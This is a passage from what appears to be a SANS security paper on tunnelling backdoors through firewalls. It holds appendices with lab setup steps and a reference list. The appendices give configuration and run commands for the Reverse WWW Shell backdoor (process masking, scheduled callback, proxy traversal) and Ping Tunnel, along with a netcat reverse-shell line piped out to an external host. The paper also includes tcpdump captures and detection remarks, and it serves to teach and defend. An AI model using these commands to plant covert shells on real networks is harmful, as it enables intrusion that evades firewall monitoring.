
nc –p 80 –L -- Windows
or
nc –p 80 –l -- Unix
or
nc –l –s 192.168.1.5 –p 80 -- Unix with multiple network cards

Note that while port 80 is being used in these examples, any other port that is open outgoing through the firewall can be used for the connection. The IP address of the machine outside the protected network is 192.168.1.5.

7. Appendix B

Installation steps for Reverse WWW Shell:

1) Download the file from:
   http://packetstormsecurity.org/groups/thc/rwwwshell-2.0.pl.gz
   gunzip and tar–xvf file
2) Save file as any name you would like and chmod to allow execution.
   a. In this case the file was saved as backs.pl
3) Configure the following variables with a text editor
   b. $SERVER="192.168.1.5"; the external machine's IP
   c. $LISTEN_PORT=80;
4) Copy the saved file to the master and the slave machines
5) Run Master on external computer, (,/backs.pl master)
   a. The Master will wait for the Slave to connect to it.
6) Run Slave on the internal computer, (./backs.pl slave)
   b. Once the connection is established, the Master has a shell session on the Slave.



Reverse WWW Shell test network setup

The following screen shot shows the Master after startup. Once the Slave connects you can execute any desired command, the ls command was executed to demonstrate this functionality.

```
./backs.pl master
Welcome to the Reverse-WWW-Tunnel-Backdoor v2.0 by van Hauser / THC ...

Introduction:   Wait for your SLAVE to connect, examine it's output and then
                type in your commands to execute on SLAVE. You'll have to
                wait min. the set $DELAY seconds before you get the output
                and can execute the next stuff. Use ";" for multiple commands.
                Trying to execute interactive commands may give you headache
                so beware. Your SLAVE may hang until the daily connect try
                (if set - otherwise you lost).
                You also shouldn't try to view binary data too ;-)
                "echo bla >> file", "cat >> file <<- EOF", sed etc. are your
                friends if you don't like using vi in a delayed line mode ;-)
                To exit this program on any time without doing harm to either
                MASTER or SLAVE just press Control-C.
                Now have fun.
Waiting for connect ... connect from unresolved/10.0.0.3:32774
sh: no job control in this shell
sh-3.00# ls
sent.
Waiting for connect ... connect from unresolved/10.0.0.3:32775
anaconda-ks.cfg
backs.pl
backs.pl~
Desktop
install.log
install.log.syslog
netcat
netcat.tar
ptunnel-0.61-1.1.fc3.rf.i386.rpm
sh-3.00#
```

Reverse WWW Shell – Master Display

The shell commands being pushed between the two machines are uuencoded and embedded in valid http GET or POST commands. Both ends of the Reverse WWW Shell tunnel need to be configured to use either HTTP POSTs or GETs, the setting used for the test was:

```
$MODE="POST";                          # GET or POST
```

Reverse WWW Shell was able to push a shell through an application aware firewall using the settings listed previously. To verify that the application aware firewall would stop non-http traffic through port 80, a netcat shell was attempted out of the firewall through port 80 and the application aware firewall stopped it. A second test using a telnet connection to a machine outside the test network using port 80 was also tried, and the firewall stopped it as well. The tcpdump output listed in the following screen capture shows that the Reverse Shell traffic looks very much like normal http traffic.

tcpdump output showing the application data during a reverse shell session (note the POST):

```
04:11:49.761653 IP 192.168.1.75.32774 > 192.168.1.5.80: P 1:268(267) ack 1 win 1460
        0x0000:  4500 013f 7e46 4000 3f06 38d2 c0a8 014b  E..?~F@.?.8....K
        0x0010:  c0a8 0105 8006 0050 61c2 f4eb 5f02 e0e5  .......Pa..._...
        0x0020:  8018 05b4 7231 0000 0101 080a 0010 8aa9  ....r1..........
        0x0030:  0004 e7bd 504f 5354 202f 6367 692d 6269  ....POST./cgi-bi
        0x0040:  6e2f 6f72 6465 7266 6f72 6d20 4854 5450  n/orderform.HTTP
        0x0050:  2f31 2e30 0d0a 486f 7374 3a20 3139 322e  /1.0..Host:.192.
        0x0060:  3136 382e 312e 350d 0a55 7365 722d 4167  168.1.5..User-Ag
        0x0070:  656e 743a 204d 6f7a 696c 6c61 2f34 2e30  ent:.Mozilla/4.0
        0x0080:  0d0a 4163 6365 7074 3a20 7465 7874 2f68  ..Accept:.text/h
        0x0090:  746d 6c2c 2074 6578 742f 706c 6169 6e2c  tml,.text/plain,
        0x00a0:  2069 6d61 6765 2f6a 7065 672c 2069 6d61  .image/jpeg,.ima
        0x00b0:  6765 2f2a 3b0d 0a41 6363 6570 742d 4c61  ge/*;..Accept-La
        0x00c0:  6e67 7561 6765 3a20 656e 0d0a 436f 6e74  nguage:.en..Cont
        0x00d0:  656e 742d 5479 7065 3a20 6170 706c 6963  ent-Type:.applic
        0x00e0:  6174 696f 6e2f 782d 7777 772d 666f 726d  ation/x-www-form
        0x00f0:  2d75 726c 656e 636f 6465 640d 0a0d 0a4d  -urlencoded....M
        0x0100:  356d 416c 6a56 725a 6467 594f 6467 494f  5mAljVrZdgYOdgIO
```

Reverse WWW Shell also offers the ability to mask the program's process so that it looks like any process desired and has the ability to set simple password authentication by configuring the following variables:

```
$MASK="vi";              # for masking the program's
process name
$PASSWORD="THC";         # anything, nothing you have to
remember
```

It can also be configured to connect out at scheduled times and select the type of shell by configuring the following three variables:

```
$SHELL="/bin/sh -i";  # program to execute (e.g. /bin/sh)
#$TIME="14:39";        # time when to connect to the master
(unset if now)
#$DAILY="yes";          # tries to connect once daily if
set with something
```

If the attacker has proxy information he or she can push Reverse WWW Shell through an authenticating web proxy by configuring the proxy variables:

```
#$PROXY="127.0.0.1"; # set this with the Proxy if you must
use one
#$PROXY_PORT="3128"; # set this with the Proxy Port if you
must use one
#$PROXY_USER="user";    # username for proxy authentication
#$PROXY_PASSWORD="pass"; # password for proxy authen
```

8. Appendix C

Download the ptunnel rpm file from the following link:

http://dries.ulyssis.org/apt/packages/ptunnel/info.html

Ping Tunnel was run on the proxy and configured to listen for incoming connections.

Note that no effort was made to prevent other machines from connecting to the proxy, so any machine could have used this machine as a Ping Tunnel Proxy. This would allow an attacker to compromise one host on the Internet and use it as a proxy for multiple connections.

Command used to start the proxy in verbose mode:
ptunnel –v 5

The Internal computer was configured to tunnel all local TCP port 1234 traffic through Ping Tunnel to the Proxy (192.168.1.73) and have the Proxy convert the ICMP traffic to TCP port 12345 for the destination machine.

The following command was used to configure Ping Tunnel on the internal computer:
ptunnel –p 192.168.1.73 –lp 1234 –da 192.168.1.5 –dp 12345

The Destination machine was configured to listen for a connection on TCP port 12345 with netcat using the following command:
nc –l –s 192.168.1.5 –p 12345

All that was required at this point was to pipe a shell to local TCP port 1234 and let Ping Tunnel push the TCP traffic through an ICMP tunnel out the firewall and convert it back to TCP traffic for the destination host.

The following netcat command pipes the shell out through port 1234:

```
nc 127.0.0.1 1234 –e /bin/sh
```

The following is tcpdump output on the proxy. You can see the ICMP traffic coming to the proxy and the converted TCP being sent to the destination machine:

```
01:12:51.665947 IP 192.168.1.75 > 192.168.1.73: ICMP echo request, id 39677, seq 0, length 36
01:12:51.665977 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 0, length 36
01:12:51.666188 IP 192.168.1.73.35119 > 192.168.1.5.12345: S 295854824:295854824(0) win 5840 <mss
1460,sackOK,timestamp 3067162 0,nop,wscale 7>
01:12:51.666358 IP 192.168.1.5.12345 > 192.168.1.73.35119: S 4247756068:4247756068(0) ack
295854825 win 5792 <mss 1460,sackOK,timestamp 484577 3067162,nop,wscale 2>
01:12:51.666377 IP 192.168.1.73.35119 > 192.168.1.5.12345: . ack 1 win 46 <nop,nop,timestamp 3067162
484577>
01:12:52.665698 IP 192.168.1.75 > 192.168.1.73: ICMP echo request, id 39677, seq 1, length 36
01:12:52.665719 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 1, length 36
```

The size of the Ping Tunnel ICMP packets will vary depending on the amount of payload being tunneled. This can give you a clue that it is not normal ping traffic. The following traffic was captured from the proxy, only the ICMP is shown:

```
01:14:03.287734 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 77, length 44
01:14:03.705133 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 78, length 36
01:14:03.727737 IP 192.168.1.75 > 192.168.1.73: ICMP echo request, id 39677, seq 77, length 36
01:14:03.727755 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 77, length 36
```

01:14:04.672320 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 79, length 40
01:14:04.678271 IP 192.168.1.75 > 192.168.1.73: ICMP echo request, id 39677, seq 78, length 1060
01:14:04.678290 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 78, length 1060
01:14:04.678396 IP 192.168.1.75 > 192.168.1.73: ICMP echo request, id 39677, seq 79, length 1060
01:14:04.678409 IP 192.168.1.73 > 192.168.1.75: ICMP echo reply, id 39677, seq 79, length 1060

The ICMP length will remain the same in a normal ping packet, the fact that ping tunnel varies the size could help you catch it. Be aware that the size of the packet could be configured to always stay the same size; it would just take more packets to push the data through the tunnel. You cannot rely on packet size changing to detect tunneling programs.

9. References:

van Hauser (1998). Placing Backdoors Through Firewalls. Retrieved September 10, 2006, from Website Security, and Web Application Security News Web site: http://www.cgisecurity.com/lib/placing_backdoors_through_firewalls.txt

Lars Brinkhoff. httptunnel homepage. Retrieved September 10, 2006, from GNU httptunnel Web site: http://www.nocrew.org/software/httptunnel.html

Chris Young. Reverse WWW Tunnel Backdoor. Retrieved September 10, 2006, from SANS Malware FAQ Web site: http://sans.org/resources/malwarefaq/rwww_shell.php

daemon9 (August 1996). Project Loki. Retrieved September 10, 2006, from Phrack Magazine (Volume Seven, Issue Forty-Nine) Web site: http://www.phrack.org/show.php?p=49&a=6

Stødle, Daniel (2005, May 26). Ping Tunnel - Send TCP traffic over ICMP. Retrieved September 10, 2006, Web site: http://www.cs.uit.no/~daniels/PingTunnel/

Netcat homepage, Welcome to the official GNU Netcat project homepage. Retrieved September 10, 2006, Web site: http://netcat.sourceforge.net/

stunnel homepage. Universal SSL wrapper. Retrieved September 10, 2006, Web site:http://www.stunnel.org/

Buetler, Ivan and Jan P. Monsch (2004). DNS Tunnel Test Suite. Retrieved September 10, 2006, Web site: http://seclists.org/lists/pen-test/2004/Feb/0053.html

ZoneAlarm homepage. Retrieved September 10, 2006, Web site: http://www.zonealarm.com/

Symantec homepage. Retrieved September 10, 2006, Web site:url: http://www.symantec.com/index.htm

Tripwire homepage. Retrieved September 10, 2006, Web site: http://www.tripwire.com

Eudora homepage. Retrieved September 10, 2006, Web site: http://www.eudora.com/

Webroot.com (2005, Nov 12). GLOBAL SPYWARE PANDEMIC, INCREASE IN MALICIOUS THREATS FURTHER ILLUSTRATE POTENTIAL SECURITY RISK FOR ENTERPRISES AND CONSUMERS. Retrieved September 10, 2006, Web site: http://www.webroot.com/company/pressroom/pr/global-spyware-pandemic.html

Jarkko Turkulainen (2003, Oct 27). Backdoor Spotcom Analysis. Retrieved September 10, 2006, Web site: http://www.securiteam.com/securityreviews/6Z00N208UC.html

SANS (2006) Training Courses (www.sans.org):

a. Security Essentials (SEC 401)
b. Perimeter Protection In-Depth (SEC 502)
c. Intrusion Detection In-Depth (SEC 503)
d. Hacker Techniques, Exploits & Incident Handling (SEC 504)
e. Auditing Network, Systems & Perimeters (AUD 507)

farm9.org. Home page of the cryptcat project. Retrieved September 10, 2006, Web site: http://farm9.org/Cryptcat/

Bob Rudis and Phil Kostenbader (2003, Jun 9). The Enemy Within: Firewalls and Backdoors. Retrieved September 10, 2006, Web site: http://www.securityfocus.com/infocus/1701

Packetstorm. sneakin download. Retrieved September 10, 2006, Web site: http://packetstormsecurity.org/Exploit_Code_Archive/sneakin.tgz

IANA (2006, Aug 11), TCP and UDP Port Numbers. Retrieved September 10, 2006, Web site: http://www.iana.org/assignments/port-numbers

Symantec.com (2003, Jan 9). W32.Sobig.A@mm. Retrieved

September 10, 2006, Web site: http://www.symantec.com/security_response/writeup.jsp?docid=2003-010913-1627-99&tabid=2

Symantec.com (2002, Jan 17). W32.Klez.E@mm. Retrieved September 10, 2006, Web site: http://www.symantec.com/security_response/writeup.jsp?docid=2002-011716-2500-99

Symantec.com (2001, Sep 18). W32/Nimda@MM. Retrieved September 10, 2006, Web site: http://www.symantec.com/security_response/writeup.jsp?docid=2001-091816-3508-99

Duke Law & Technology Review. 0008 (2003, Mar 28). FROM NAPSTER TO KAZAA: THE BATTLE OVER PEER-TO-PEER FILESHARING GOES INTERNATIONAL. Retrieved September 10, 2006, Web site: http://www.law.duke.edu/journals/dltr/articles/2003dltr0008.html

Sharon Gaudin(2006, Aug 25). Study Highlights Insider Threats. Retrieved September 11, 2006, Web site: http://www.informationweek.com/showArticle.jhtml?articleID=192300421

CAE Bulletin(2005, May 31). Computer Sabotage: An Insider Threat. Retrieved September 11, 2006, Web site: http://www.theiia.org/CAE/index.cfm?iid=387

Counter Spy Research Center(2006). Keyboard Logger. Retrieved September 12, 2006, Web site: http://research.sunbelt-software.com/threatdisplay.aspx?name=Keyboard%20Logger&threatid=29189

Phil Muncaster, IT Week20 (2006, Jun 20). Third parties expose firms' data via P2P. Retrieved September 12, 2006, Web site: http://www.itweek.co.uk/itweek/news/2158677/third-parties-expose-firms-via

Jeff Wilson (2004, Dec 1). Enemy At The Gates: The Evolution Of Network Security. Retrieved September 12, 2006, Web site: http://www.bcr.com/management/network_management/evolu

tion_of_network_security_20041201954.htm

laborlawtalk.com (2006). Definition of UNIX Shell. Retrieved September 25, 2006, Web site: http://dictionary.laborlawtalk.com/Unix_shell

more.net (2003). An Introduction to Network Firewalls and the Firewall Selection Process. Retrieved September 12, 2006, Web site: http://www.more.net/technical/netserv/tcpip/firewalls/

OpenBSD Reference Manual(2006). Manual page for ssh – OpenSSH SSH client. Retrieved September 25, 2006, Web site: http://www.openbsd.org/cgi-bin/man.cgi?query=ssh

Helix Live CD Page(2006). Retrieved September 25, 2006, Web site: http://www.e-fense.com/helix/downloads.php

Last Updated: August 23rd, 2017

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Tampa - Clearwater 2017	Clearwater, FLUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NVUS	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, IE	Sep 11, 2017 - Sep 16, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MDUS	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, DK	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, GB	Sep 25, 2017 - Sep 30, 2017	Live Event
Data Breach Summit & Training	Chicago, ILUS	Sep 25, 2017 - Oct 02, 2017	Live Event
Rocky Mountain Fall 2017	Denver, COUS	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, NL	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Oslo Autumn 2017	Oslo, NO	Oct 02, 2017 - Oct 07, 2017	Live Event
SANS DFIR Prague 2017	Prague, CZ	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZUS	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS October Singapore 2017	Singapore, SG	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS AUD507 (GSNA) @ Canberra 2017	Canberra, AU	Oct 09, 2017 - Oct 14, 2017	Live Event
Secure DevOps Summit & Training	Denver, COUS	Oct 10, 2017 - Oct 17, 2017	Live Event
SANS Tysons Corner Fall 2017	McLean, VAUS	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, JP	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, BE	Oct 16, 2017 - Oct 21, 2017	Live Event
SANS Berlin 2017	Berlin, DE	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS San Diego 2017	San Diego, CAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, AE	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FLUS	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Amsterdam 2017	Amsterdam, NL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, IT	Nov 06, 2017 - Nov 11, 2017	Live Event
Pen Test Hackfest Summit & Training 2017	Bethesda, MDUS	Nov 13, 2017 - Nov 20, 2017	Live Event
SANS Paris November 2017	Paris, FR	Nov 13, 2017 - Nov 18, 2017	Live Event
SANS Sydney 2017	Sydney, AU	Nov 13, 2017 - Nov 25, 2017	Live Event
SANS San Francisco Fall 2017	OnlineCAUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced